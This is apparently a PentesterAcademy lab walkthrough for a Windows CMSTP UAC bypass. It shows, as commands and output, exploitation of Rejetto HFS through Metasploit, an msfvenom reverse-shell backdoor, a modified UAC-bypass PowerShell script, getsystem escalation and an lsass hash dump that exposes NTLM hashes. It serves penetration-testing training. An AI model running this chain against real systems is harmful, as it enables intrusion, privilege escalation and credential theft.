
ATTACK
DEFENSE
by PentesterAcademy

Name	UAC Bypass: CMSTP
URL	https://attackdefense.com/challengedetails?cid=2137
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.222
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.18.222

```
root@attackdefense:~# nmap --top-ports 65536 10.0.18.222
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 11:55 IST
Nmap scan report for 10.0.18.222
Host is up (0.0012s latency).
Not shown: 8299 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm

Nmap done: 1 IP address (1 host up) scanned in 18.74 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.18.222

```
root@attackdefense:~# nmap -sV -p 80 10.0.18.222
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 11:56 IST
Nmap scan report for 10.0.18.222
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.18.222
set LHOST 10.10.1.2 <Make Sure to Enter Valid LHOST IP Address>
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.18.222
RHOSTS => 10.0.18.222
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/q8qqpQ
[*] Local IP: http://10.10.1.2:8080/q8qqpQ
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /q8qqpQ
[*] Sending stage (175174 bytes) to 10.0.18.222
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.18.222:49700) at 2020-11-21 11:56:53 +0530
[!] Tried to delete %TEMP%\KDMJTiphnvbcs.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Commands: getuid
sysinfo

```
meterpreter > getuid
Server username: PRIV-ESC\student
meterpreter > sysinfo
Computer        : PRIV-ESC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Step 7: We can observe that we are running as a student user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe (running as the student user) and use the migrate command to migrate the current process to that explorer process.

Commands: ps -S explorer.exe
migrate 4100

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User              Path
 ---   ----  ----          ----  -------  ----              ----
 4100  3936  explorer.exe  x64   1        PRIV-ESC\student  C:\Windows\explorer.exe

meterpreter > migrate 4100
[*] Migrating from 4092 to 4100...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

We can observe that we do not have permission to elevate privileges.

Step 9: Get a windows shell and check if the student user is a member of the Administrators group.

Commands: shell
net localgroup administrators

```
meterpreter > shell
Process 4804 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
student
The command completed successfully.


C:\Windows\system32>
```

The student user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Access Control)

In this scenario, we are going to use CMSTP.exe to bypass UAC. To exploit the vulnerability we need CMSTP.inf and cmstp.exe utility. The provided script manages cmstp.inf file. We have provided you a PowerShell script that will allow an attacker to gain access to high privilege using the cmstp.exe UAC bypass method. We need to modify the "**$CommandToExecute**" variable in the script (**UACBypassCMSTP.ps1**) so that we can execute the backdoor.exe. The script is located under "**/root/Desktop/tools/scripts**" directory.

Script Location: /root/Desktop/tools/scripts

```
root@attackdefense:~# ls /root/Desktop/tools/scripts
Invoke-IFileOperation.ps1  Invoke-Mimikatz.ps1  PowerShell-Suite  UACBypassCMSTP.ps1  memcache
root@attackdefense:~#
```

We need to generate a malicious executable to gain a high privileged meterpreter session using fodhelper.exe.

Step 10: Open another terminal and generate a malicious executable using msfvenom.

Commands: msfvenom -p windows/meterpreter/reverse_tcp **LHOST=10.10.1.2** LPORT=4444 -f exe > 'backdoor.exe'

file 'backdoor.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 11: Start **another msfconsole** and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.1.2
set LPORT 4444
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```

Step 12: Go back to the active meterpreter session and switch the directory to the user's temporary folder.

Exit the windows shell and switch to meterpreter session

Commands: exit

cd C:\\Users\\Student\\AppData\\Local\\Temp

pwd
ls

```
C:\Windows\system32>exit
exit
meterpreter > cd C:\\Users\\Student\\AppData\\Local\\Temp
meterpreter > pwd
C:\Users\Student\AppData\Local\Temp
meterpreter > ls
Listing: C:\Users\Student\AppData\Local\Temp
============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-11-21 10:30:46 +0530  1
40777/rwxrwxrwx   0     dir   2020-11-21 10:51:37 +0530  WinSAT

meterpreter >
```

Step 13: Upload the malicious executable to the temp directory.

Command: upload /root/backdoor.exe
ls

```
meterpreter > upload /root/backdoor.exe
[*] uploading  : /root/backdoor.exe -> backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/backdoor.exe -> backdoor.exe
[*] uploaded   : /root/backdoor.exe -> backdoor.exe
meterpreter > ls
Listing: C:\Users\Student\AppData\Local\Temp
============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2020-11-21 10:30:46 +0530  1
40777/rwxrwxrwx   0      dir   2020-11-21 10:51:37 +0530  WinSAT
100777/rwxrwxrwx  73802  fil   2020-11-21 10:56:33 +0530  backdoor.exe

meterpreter >
```

Step 14: We have uploaded the malicious executable on the victim machine. Now, replace the **$CommandToExecute** variable in the script as we discussed above.

Note: This is to be done on the attacker machine.

Before:

```
# UAC Bypass poc using SendKeys
# Version 1.0
# Author: Oddvar Moe
# Functions borrowed from: https://powershell.org/forums/topic/sendkeys/
# Todo: Hide window on screen for stealth
# Todo: Make script edit the INF file for command to inject...


Function script:Set-INFFile {
[CmdletBinding()]
        Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InfFileLocation = "$env:temp\CMSTP.inf",

        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'
        )
```

After:

```
# UAC Bypass poc using SendKeys
# Version 1.0
# Author: Oddvar Moe
# Functions borrowed from: https://powershell.org/forums/topic/sendkeys/
# Todo: Hide window on screen for stealth
# Todo: Make script edit the INF file for command to inject...


Function script:Set-INFFile {
[CmdletBinding()]
        Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InfFileLocation = "$env:temp\CMSTP.inf",

        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'C:\Users\Student\AppData\Local\Temp\backdoor.exe'
        )
```

Step 15: Load PowerShell extension

Command: load powershell

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 16: Import the script

Command: powershell_import /root/Desktop/tools/scripts/UACBypassCMSTP.ps1

```
meterpreter > powershell_import /root/Desktop/tools/scripts/UACBypassCMSTP.ps1
[+] File successfully imported. Result:

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
    123       8     1384       5444 ...59     0.03   1832   1 cmstp
True
True

Hwnd    : 262386
Process : cmstp



meterpreter >
```

After importing the UACBypassCMSTP.ps1 script, we would expect a meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.18.222
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.18.222:49709) at 2020-11-21 12:00:29 +0530

meterpreter >
```

Step 17: Checking current user

Command: getuid

```
meterpreter > getuid
Server username: PRIV-ESC\student
meterpreter >
```

We are still running as a student user

Step 18: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 19: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 772

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 772  624   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 772
[*] Migrating from 4984 to 772...
[*] Migration completed successfully.
meterpreter >
```

Step 20: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5e2bc3330ff4af9373320aedfcabee3d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bd4ca1fbe028f3c5066467a7f6a73b0b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
```

This reveals the NTLM hashes of all the users.

Administrator NTLM Hash: 5e2bc3330ff4af9373320aedfcabee3d

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. CMSTP UAC Bypass (https://msitpros.com/?p=3960 https://oddvar.moe/2017/08/15/research-on-cmstp-exe/)